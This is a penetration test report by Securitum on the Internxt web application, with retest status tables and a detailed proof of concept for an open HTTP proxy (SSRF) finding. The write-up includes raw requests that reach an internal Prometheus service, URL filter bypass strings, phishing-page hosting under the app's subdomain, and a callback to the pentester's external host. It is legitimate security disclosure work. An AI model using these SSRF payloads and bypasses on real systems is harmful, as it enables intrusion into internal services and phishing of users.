securitum

Security report

SUBJECT

Penetration test of the Internxt web application

DATE

15.07.2022 – 15.09.2022

RETEST DATE

22.12.2022
07.02.2023 – 08.02.2023
13.03.2023

LOCATION

Cracow (Poland)

AUDITOR

Dariusz Tytko

VERSION

1.5

Executive summary

This document is a summary of work conducted by Securitum company. The subject of the test was the Internxt web application available at:

- https://drive.internxt.com/
- https://send.internxt.com/

Tests were conducted using the anonymous user (self-registered account) role.

The most severe vulnerabilities identified during the assessment were:

- SECURITUM-225922-001: Open HTTP Proxy,
- SECURITUM-225922-002: Unauthorized metadata access,
- SECURITUM-225922-017: Unauthorized access to the decrypted files,
- SECURITUM-225922-018: send.internxt.com – DoS attacks,
- SECURITUM-225922-003: Unauthorized folders creation.

Given the current state of tested products and their purpose it's difficult to provide unequivocally positive assessment of products security. Detected vulnerabilities need to be fixed in the first place, and in our opinion more systematic approach in regard to security would be highly beneficial.

The severe vulnerabilities were identified in a key area of the application that is cryptography: broken file name encryption (*SECURITUM-225922-002: Unauthorized metadata access*), zero-knowledge encryption policy violation (*SECURITUM-226409-019: Zero-knowledge encryption policy violation*) that leads to unauthorized access to the decrypted files (*SECURITUM-225922-017: Unauthorized access to the decrypted files*).

The below, risky architecture decisions were also identified that lead (and may lead to the other) severe vulnerabilities:

- SECURITUM-225922-019: Using the common account
- SECURITUM-226409-014: Direct access to the bridge,
- SECURITUM-226409-015: Direct access to the “contacts” hosts.

It is recommended to fully revise the current application's architecture taking into account the reported issues and plan long term and recurring activities in this area.

During the tests, particular emphasis was placed on vulnerabilities that might in a negative way affect confidentiality, integrity or availability of processed data.

The security tests were carried out in accordance with generally accepted methodologies, including: OWASP TOP10, (in a selected range) OWASP ASVS as well as internal good practices of conducting security tests developed by Securitum.

An approach based on manual tests (using the above-mentioned methodologies), supported by a number of automatic tools (i.a. Burp Suite Professional), was used during the assessment.

The vulnerabilities are described in detail in further parts of the report.

Status after retest (22.12.2022)

Status of the retested issues:

Vulnerability	Risk	Status
SECURITUM-225922-001: Open HTTP Proxy	HIGH	Not fixed
SECURITUM-225922-002: Unauthorized metadata access	HIGH	Fixed
SECURITUM-225922-018: send.internxt.com – DoS attacks	HIGH	Fixed
SECURITUM-225922-003: Unauthorized folders creation	MEDIUM	Fixed

Status after retest II (07.02.2023 – 08.02.2023)

Status of the retested issues:

Vulnerability	Risk	Status
SECURITUM-225922-001: Open HTTP Proxy	HIGH	Not fixed
SECURITUM-225922-017: Unauthorized access to the decrypted files	HIGH	Not fixed
SECURITUM-225922-004: Access to “Security” panel without knowing the password	LOW	Not fixed
SECURITUM-225922-005: Obtaining backup key without accessing “Security” panel	LOW	Not fixed
SECURITUM-225922-006: Username enumeration	LOW	Not fixed
SECURITUM-225922-008: Blocking accounts	LOW	Not fixed
SECURITUM-225922-009: Detailed error message	LOW	Fixed
SECURITUM-225922-010: Technical information disclosure in HTTP headers	LOW	Not fixed
SECURITUM-225922-007: Numeric resource identifiers	INFO	Not implemented
SECURITUM-225922-011: Missing email notification about security-related events	INFO	Not implemented
SECURITUM-225922-012: Token without expiration time	INFO	Implemented
SECURITUM-225922-013: Sending anonymous initialization request	INFO	Implemented
SECURITUM-225922-014: Deprecated TLS protocol versions	INFO	Not implemented
SECURITUM-225922-015: Diagnostic information	INFO	Not implemented

SECURITUM-225922-016: Missing HTTP response security headers	INFO	Not implemented
SECURITUM-225922-019: Using the common account	INFO	Implemented

Status after retest III (13.03.2023)

Status of the retested issues:

Vulnerability	Risk	Status
SECURITUM-225922-001: Open HTTP Proxy	HIGH	Partially fixed reduced the severity to MEDIUM
SECURITUM-225922-017: Unauthorized access to the decrypted files	HIGH	Fixed

Risk classification

Vulnerabilities are classified in a five-point scale, that is reflecting both the probability of exploitation of the vulnerability and the business risk of its exploitation. Below, there is a short description of meaning of each of severity levels:

- CRITICAL – exploitation of the vulnerability makes it possible to compromise the server or network device, or makes it possible to access (in read and/or write mode) data with a high degree of confidentiality and significance. The exploitation is usually straightforward, i.e. an attacker does not need to gain access to the systems that are difficult to reach and does not need to perform any kind of social engineering. Vulnerabilities marked as 'CRITICAL' must be fixed without delay, especially if they occur in production environment.

- HIGH – exploitation of the vulnerability makes it possible to access sensitive data (similar to 'CRITICAL' level), however the prerequisites for the attack (e.g. possession of a user account in an internal system) makes it slightly less likely. Alternatively, the vulnerability is easy to exploit, but the effects are somehow limited.


- MEDIUM – exploitation of the vulnerability might depend on external factors (e.g. convincing the user to click on a hyperlink) or other conditions that are difficult to achieve. Furthermore, exploitation of the vulnerability usually allows access only to a limited set of data or to data of a lesser degree of significance.

- LOW – exploitation of the vulnerability results in minor direct impact on the security of the test subject or depends on conditions that are very difficult to achieve in practical manner (e.g. physical access to the server).

- INFO – issues marked as 'INFO' are not security vulnerabilities per se. Their aim is to point out good practices, the implementation of which will lead to the overall increase of the system security level. Alternatively, the issues point out some solutions in the system (e.g. from an architectural perspective) that might limit the negative effects of other vulnerabilities.


Statistical overview

Below, a statistical overview of vulnerabilities is shown:




Additionally, 8 INFO issues are reported.

Statistical overview after retest:




Additionally, 8 INFO issues are reported.

Statistical overview after retest II:



Additionally, 5 INFO issues are reported.

Statistical overview after retest III:



Additionally, 5 INFO issues are reported.

Contents

Security report *1*

Executive summary *2*

Status after retest (22.12.2022) 3

Status after retest II (07.02.2023 – 08.02.2023) 3

Status after retest III (13.03.2023) 4

Risk classification 4

Statistical overview 5

Change history *9*

Vulnerabilities in the web application *11*

[PARTIALLY FIXED][MEDIUM] SECURITUM-225922-001: Open HTTP Proxy 12

[FIXED][HIGH] SECURITUM-225922-002: Unauthorized metadata access 20

[FIXED][HIGH] SECURITUM-225922-017: Unauthorized access to the decrypted files 27

[FIXED][HIGH] SECURITUM-225922-018: send.internxt.com – DoS attacks 33

[FIXED][MEDIUM] SECURITUM-225922-003: Unauthorized folders creation 37

[NOT FIXED][LOW] SECURITUM-225922-004: Access to "Security" panel without knowing the password 40

[NOT FIXED][LOW] SECURITUM-225922-005: Obtaining backup key without accessing "Security" panel 43

[NOT FIXED][LOW] SECURITUM-225922-006: Username enumeration 45

[NOT FIXED][LOW] SECURITUM-225922-008: Blocking accounts 50

[FIXED][LOW] SECURITUM-225922-009: Detailed error message 52

[NOT FIXED][LOW] SECURITUM-225922-010: Technical information disclosure in HTTP headers 54

Informational issues *56*

[NOT IMPLEMENTED][INFO] SECURITUM-225922-007: Numeric resource identifiers 57

[NOT IMPLEMENTED][INFO] SECURITUM-225922-011: Missing email notification about security-related events 59

[IMPLEMENTED][INFO] SECURITUM-225922-012: Token without expiration time 60

[IMPLEMENTED][INFO] SECURITUM-225922-013: Sending anonymous initialization request 62

[NOT IMPLEMENTED][INFO] SECURITUM-225922-014: Deprecated TLS protocol versions 64

[NOT IMPLEMENTED][INFO] SECURITUM-225922-015: Diagnostic information 66

[NOT IMPLEMENTED][INFO] SECURITUM-225922-016: Missing HTTP response security headers 67

[IMPLEMENTED][INFO] SECURITUM-225922-019: Using the common account 69

Appendices *71*

Burp Suite extension used to get an access to Prometheus tool using the web browser..... 72

Change history

Document date	Version	Change description
14.03.2023	1.5	Added the following information after doing the third retest: • *Status after retest III* section in the executive summary. • Statistical overview. • *Status after retest III* section for all vulnerability and INFO points.
09.02.2023	1.4	Added the following information after doing the second retest: • *Status after retest II* section in the executive summary. • Statistical overview. • *Status after retest II* section for all vulnerability and INFO points.
22.12.2022	1.3	Added the following information after doing the retest: • *Status after retest* section in the executive summary. • Statistical overview. • *Status after retest* section for all vulnerability and INFO points.
28.09.2022	1.2	Added new issues: • SECURITUM-225922-017: Unauthorized access to the decrypted files, • SECURITUM-225922-018: send.internxt.com – DoS attacks, • SECURITUM-225922-019: Using the common account. Updated the vulnerability SECURITUM-225922-002: Unauthorized metadata access: • The vulnerability risk was elevated to HIGH because of identifying possibility to list the folders and files of the particular user, • New occurrence of the vulnerability was presented. Updated the vulnerability SECURITUM-225922-006: Username enumeration: • New occurrences of the vulnerability were presented.
24.08.2022	1.1	Updated the issues: • SECURITUM-225922-002: Unauthorized metadata access (decrypting a filename was presented), • SECURITUM-225922-006: Username enumeration (more occurrences of the issues were presented). Added new issues: • SECURITUM-225922-008 – SECURITUM-225922-016.

18.07.2022	1.0	First version.

Vulnerabilities in the web application

[PARTIALLY FIXED][MEDIUM] SECURITUM-225922-001: Open HTTP Proxy

STATUS AFTER RETEST III

The vulnerability has been partially fixed. The application does not use proxy01.api.internxt.com anymore, Prometheus service has been disabled. However the proxy service is still accessible and allows to send HTTP requests to arbitrary URL, e.g. request to the external service (sekurak.pl):

```
GET /https://sekurak.pl?id=https://storage.gra.cloud.ovh.net/ HTTP/1.1
Host: proxy01.api.internxt.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

Response:

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 13 Mar 2023 15:22:36 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 150803
Connection: close
x-request-url: https://sekurak.pl/?id=https://storage.gra.cloud.ovh.net/
strict-transport-security: max-age=63072000; includeSubDomains; preload
content-security-policy: upgrade-insecure-requests
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
x-ua-compatible: IE=Edge
cache-control: no-transform
referrer-policy: same-origin
link: <https://sekurak.pl/wp-json/>; rel="https://api.w.org/"
vary: Accept-Encoding
x-final-url: https://sekurak.pl/?id=https://storage.gra.cloud.ovh.net/
access-control-allow-origin: *
access-control-expose-headers: server,date,content-type,content-length,connection,strict-
transport-security,content-security-policy,x-xss-protection,x-content-type-options,x-ua-
compatible,cache-control,referrer-policy,link,vary,content-encoding,x-final-url,access-control-
allow-origin

<!DOCTYPE html>

<html>
        <head>

                <meta charset="UTF-8">
                <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
                <meta name="viewport" content="width=device-width, initial-scale=1.0"/>
```

```
                <title>Sekurak - piszemy o bezpieczeństwie</title>
```

It is recommended to disable proxy services available at proxy[…].api.internxt.com. The severity of the vulnerability has been reduced to MEDIUM.

STATUS AFTER RETEST II

The vulnerability has not been fixed. Implemented filter (expecting "https://storage.gra.cloud.ovh.net/" string) can be bypassed. The following request was sent:

```
GET /http://127.0.0.1:9090/?id=https://storage.gra.cloud.ovh.net/ HTTP/1.1
Host: proxy01.api.internxt.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/octet-stream
Content-Length: 0
Origin: https://drive.internxt.com
Connection: close
```

As a result, access to 127.0.0.1:9090 (Prometheus service) was gained:

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 07 Feb 2023 13:46:29 GMT
Content-Type: text/html; charset=utf-8
Connection: close
x-request-url: http://127.0.0.1:9090/?id=https://storage.gra.cloud.ovh.net/
X-CORS-Redirect-1: 302 http://127.0.0.1:9090/graph
x-final-url: http://127.0.0.1:9090/graph
access-control-allow-origin: *
access-control-expose-headers: date,content-type,connection,transfer-encoding,x-final-url,access-
control-allow-origin
Content-Length: 5024

<!DOCTYPE html>
<html lang="en">
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
        <meta name="robots" content="noindex,nofollow">
        <title>Prometheus Time Series Collection and Processing Server</title>
[…]
```

STATUS AFTER RETEST

The vulnerability has not been fixed. Implemented filter (restricting access only to *.cloud.ovh.net hosts) can be bypassed. The following request was sent:

```
GET /http://cloud.ovh.net@127.0.0.1:9090/ HTTP/1.1
Host: proxy01.api.internxt.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
Accept: */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
```

```
Content-Type: application/octet-stream
Content-Length: 0
Origin: https://drive.internxt.com
Referer: https://drive.internxt.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers
Connection: close
```

As a result, access to 127.0.0.1:9090 (Prometheus service) was gained:

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 22 Dec 2022 11:09:37 GMT
Content-Type: text/html; charset=utf-8
Connection: close
x-request-url: http://cloud.ovh.net@127.0.0.1:9090/
X-CORS-Redirect-1: 302 http://cloud.ovh.net@127.0.0.1:9090/graph
x-final-url: http://cloud.ovh.net@127.0.0.1:9090/graph
access-control-allow-origin: *
access-control-expose-headers: date,content-type,connection,transfer-encoding,x-final-url,access-
control-allow-origin
Content-Length: 5024

<!DOCTYPE html>
<html lang="en">
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
        <meta name="robots" content="noindex,nofollow">
        <title>Prometheus Time Series Collection and Processing Server</title>
[…]
```

SUMMARY

It was found that `proxy01.api.internxt.com` host can be used as an open HTTP proxy. Due to that, it is possible to send HTTP requests to an arbitrary host. Such behavior can be abused for the following purposes:

1) Accessing internal services – in the POC section access to the internal Prometheus diagnostic tool was shown.
2) Serving a phishing[1] website at the subdomain of the application – placing the phishing website at a trusted domain can significantly increase the attack efficiency.
3) Attacking any other hosts on the Internet using the application's infrastructure – in the POC section access to the pentester's host was shown.

More information about related Server-Side Request Forgery vulnerability:

- https://owasp.org/www-community/attacks/Server_Side_Request_Forgery
- https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/

[1] https://owasp.org/www-chapter-ghana/assets/slides/OWASP_Presentation_FINAL.pdf

PREREQUISITES FOR THE ATTACK

None – vulnerability can be exploited by anonymous user.

TECHNICAL DETAILS (PROOF OF CONCEPT)

The following request was sent by the application when encrypted file was uploaded:

```
PUT
/https://storage.de.cloud.ovh.net/sharddata.e63fd97995f96dc048f88773c0473ceb1fe6f1df/48018131-
5510-4724-8af2-f59d43133fd7?Content-Type=application%2Foctet-stream&X-Amz-Algorithm=AWS4-HMAC-
SHA256&X-Amz-Credential=2fd3[…]0715%2Fde%2Fs3%2Faws4_request&X-Amz-Date=20220715T135328Z&X-Amz-
Expires=3600&X-Amz-Signature=bc1b[…]7e7c&X-Amz-SignedHeaders=host HTTP/1.1
Host: proxy01.api.internxt.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/octet-stream
Content-Length: 7
Origin: https://drive.internxt.com
Referer: https://drive.internxt.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers
Connection: close

ŮC÷ůI%
```

To present the potential consequences of the above functionality, the following example attack vectors were confirmed:

1) Accessing an internal service. The following request was sent to reach non-public Prometheus diagnostic tool running on the localhost interface:


```
GET /http://127.0.0.1:9090 HTTP/1.1
Host: proxy01.api.internxt.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/octet-stream
Content-Length: 0
Origin: https://drive.internxt.com
Referer: https://drive.internxt.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers
Connection: close
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 15 Jul 2022 15:36:12 GMT
```


```
Content-Type: text/html; charset=utf-8
Connection: close
x-request-url: http://127.0.0.1:9090/
X-CORS-Redirect-1: 302 http://127.0.0.1:9090/graph
x-final-url: http://127.0.0.1:9090/graph
access-control-allow-origin: *
access-control-expose-headers: date,content-type,connection,transfer-encoding,x-final-url,access-
control-allow-origin
Content-Length: 5024

<!DOCTYPE html>
<html lang="en">
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
        <meta name="robots" content="noindex,nofollow">
        <title>Prometheus Time Series Collection and Processing Server</title>
[…]
```

Pentester prepared Burp Suite[2] extension (see appendix) that allowed to access Prometheus tool using the web browser:




[2] https://portswigger.net/burp/pro


Available metrics:



Executing `node_uname_info` metric:



2) Serving phishing page at the application subdomain. An example HTML page was served at http://sekurak.securitum.com/dt/. Then the following URL was used to serve this page under the application subdomain – https://proxy01.api.internxt.com/http://sekurak.securitum.com/dt/:




It is worth to notice that access to some Cookies (`_hjSessionUser_2885471`, `ajs_anonymous_id`, `ajs_user_id`) was also possible.

3) Attacking any other hosts on the Internet using the application's infrastructure. The following request was sent to reach an external pentester's host:

```
GET /http://7bjrfp296ee3sbq9ezje7t7jgam0ap.x.scrt.pl HTTP/1.1
Host: proxy01.api.internxt.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/octet-stream
Content-Length: 0
Origin: https://drive.internxt.com
Referer: https://drive.internxt.com/
Connection: close
```

Then the following incoming request was observed:



#	Time	Type	Payload
3	2022-Jul-15 16:42:56 UTC	HTTP	7bjrfp296ee3sbq9ezje7t7jgam0ap
2	2022-Jul-15 16:42:56 UTC	DNS	7bjrfp296ee3sbq9ezje7t7jgam0ap
